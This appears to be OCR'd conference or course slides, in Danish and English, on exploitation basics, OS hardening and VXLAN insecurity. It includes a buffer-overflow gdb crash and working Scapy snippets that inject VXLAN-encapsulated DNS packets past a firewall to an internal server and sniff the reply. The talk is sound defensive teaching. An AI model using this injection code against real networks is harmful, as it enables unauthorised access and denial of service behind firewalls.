Reading symbols for shared libraries . done
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal EXC_BAD_ACCESS, Could not access memory.
 0x41414140 in ?? ()
(gdb)
```

Forudsætninger

Bemærk: alle angreb har forudsætninger for at virke

Et angreb mod Telnet virker kun hvis du bruger Telnet

Et angreb mod Apache HTTPD virker ikke mod Microsoft IIS

Som forsvarer: Kan du bryde kæden af forudsætninger har du vundet!

Eksempler på forudsætninger:

Computeren skal være tændt, Funktionen der misbruges skal være slået til, Executable stack, Executable heap, Fejl i programmet

alle programmer har fejl

Gode operativsystemer

Nyere versioner af Microsoft Windows, Mac OS X og Linux distributionerne inkluderer:

- Buffer overflow protection
- Stack protection, non-executable stack
- Heap protection, non-executable heap
- *Randomization of parameters* stack gap m.v.
- ... en masse mere


Vælg derfor hellere:

- Windows 7/8/10, fremfor Windows XP
- Mac OS X 10.11 fremfor 10.8
- Linux sikkerhedsopdateringer, sig ja når de kommer

Det samme gælder for serveroperativsystemer

NB: Meget få indlejrede systemer har beskyttelse! Internet of Thrash

Defense in depth - multiple layers of security



Forsvar dig selv med flere lag af sikkerhed!

Undgå standard indstillinger

Når vi scanner efter services går det nemt med at finde dem

Giv jer selv mere tid til at omkonfigurere og opdatere ved at undgå standardindstillinger


Tiden der går fra en sårbarhed annonceres på internet til den bliver udnyttet er meget kort i dag! Timer!

Ved at undgå standard indstillinger kan der måske opnås en lidt længere frist – inden ormene kommer

NB: Ingen garanti – og det hjælper sjældent mod en dedikeret angriber


Dårlige passwords og konfigurationsfejl – ofte overset

The Exploit Database – dagens buffer overflow



http://www.exploit-db.com/

Metasploit and Armitage Still rocking the internet




http://www.metasploit.com/

Armitage GUI fast and easy hacking for Metasploit

http://www.fastandeasyhacking.com/

http://www.offensive-security.com/metasploit-unleashed/Main_Page


Demo: Scapy pakker



Taking an excerpt from my talk on TROOPERS19

`https://github.com/kramse/security-courses/tree/master/presentations/network/vxlan-troopers19`

Overview VXLAN RFC7348 2014



How does it work?

- Router 1 takes Layer 2 traffic, encapsulates with IP+UDP port 4789, routes
- Router 2 receives IP+UDP+data, decapsulates, forward/switches layer 2 onto VLAN
- Hosts 10.0.0.10 can talk to 10.0.0.20 as if they where next to each other in switch
- Most often VLAN IEEE 802.1q involved too, but not shown

But what about security


VXLAN does not by itself provide ANY security, none, zip, nothing, nada!
No confidentiality. No integrity protection.

Ways to protect:

- Just configure the firewall, router ACL, etc - does not really work
- Just isolate so no-one from the outside can send traffic, BCP38 please
- Then what about from inside your data center, from partners, your servers


We currently have huge gaps in understanding these issues - and missing security tool coverage

VXLAN injection




I tested using my pentest server in one AS, sending across an internet exchange into a production network, towards Arista testing devices - no problems, it's just routed layer 3 IP+UDP packets

Example attacks, What is possible VXLAN Header



- Inject ARP traffic, send arbitrary ARP packets to hosts, connectivity DoS
- Inject TCP like SYN traffic behind the firewall, wire speed SYN flooding
- Inject UDP packets and get responses sent out through firewall
  Really anything IPv4 and IPv6 can be injected

Example: Send UDP DNS reqs to inside server



Attacker can send UDP DNS request to inside server on RFC1918 destination

Note: server has no external IP or incoming ports forwarded.

Tested working with Clavister with DNS UDP probes/requests, no inspection

Snippets of Scapy

First create VXLAN header and inside packet

```
vxlanport=4789      # RFC 7384 port 4789, Linux kernel default 8472
vni=37              # Usually VNI == destination VLAN
vxlan=Ether(dst=routermac)/IP(src=vtepsrc,dst=vtepdst)/
   UDP(sport=vxlanport,dport=vxlanport)/VXLAN(vni=vni,flags="Instance")
broadcastmac="ff:ff:ff:ff:ff:ff"
randommac="00:51:52:01:02:03"
attacker="185.27.115.666"
destination="10.0.0.10"
# port is the one we want to contact inside the firewall
insideport=53
testport=54040
packet=vxlan/Ether(dst=broadcastmac,src=randommac)/IP(src=attacker,
    dst=destination)/UDP(sport=testport,dport=insideport)/
    DNS(rd=1,id=0xdead,qd=DNSQR(qname="www.wikipedia.org"))
```

Fun fact, Unbound on OpenBSD reply to DNS requests received in Ethernet packets with broadcast destination and IP destination being the IP of the server

Send and receive - from another source

Send and then wait for something, not from same IP bc from inside NAT, but port should be OK

```
pid = os.fork()
if pid:
    print "parent: setting up sniffing"
    # Wait for UDP packet
    data = sniff(filter="udp and port 54040 and net 192.0.2.0/24", count=1)
else:
    time.sleep(10)
    print "child: sending packet"
    sendp(packet,loop=0)
    print "child: closing"
    sys.exit(0)
data[0].show()
```

Source port in the inside request packet, becomes the destination port in replies from the server - 54040

Security devops

We need devops skillz in security

automate, security is also big data

integrate tools, transfer, sort, search, pattern matching, statistics, ...

tools, languages, databases, protocols, data formats

Use Github! Der er så mange biblioteker og programmer, noget eksisterende løser måske dit problem 90

Example introductions:

- Seven languages/database/web frameworks in Seven Weeks
- Elasticsearch the definitive guide

We are all Devops now, even security people!

Questions?

Henrik Lund Kramshøj hlk@zencurity.com @kramse

Need help with infrastructure security or pentesting, ask me!

You are always welcome to send me questions later via email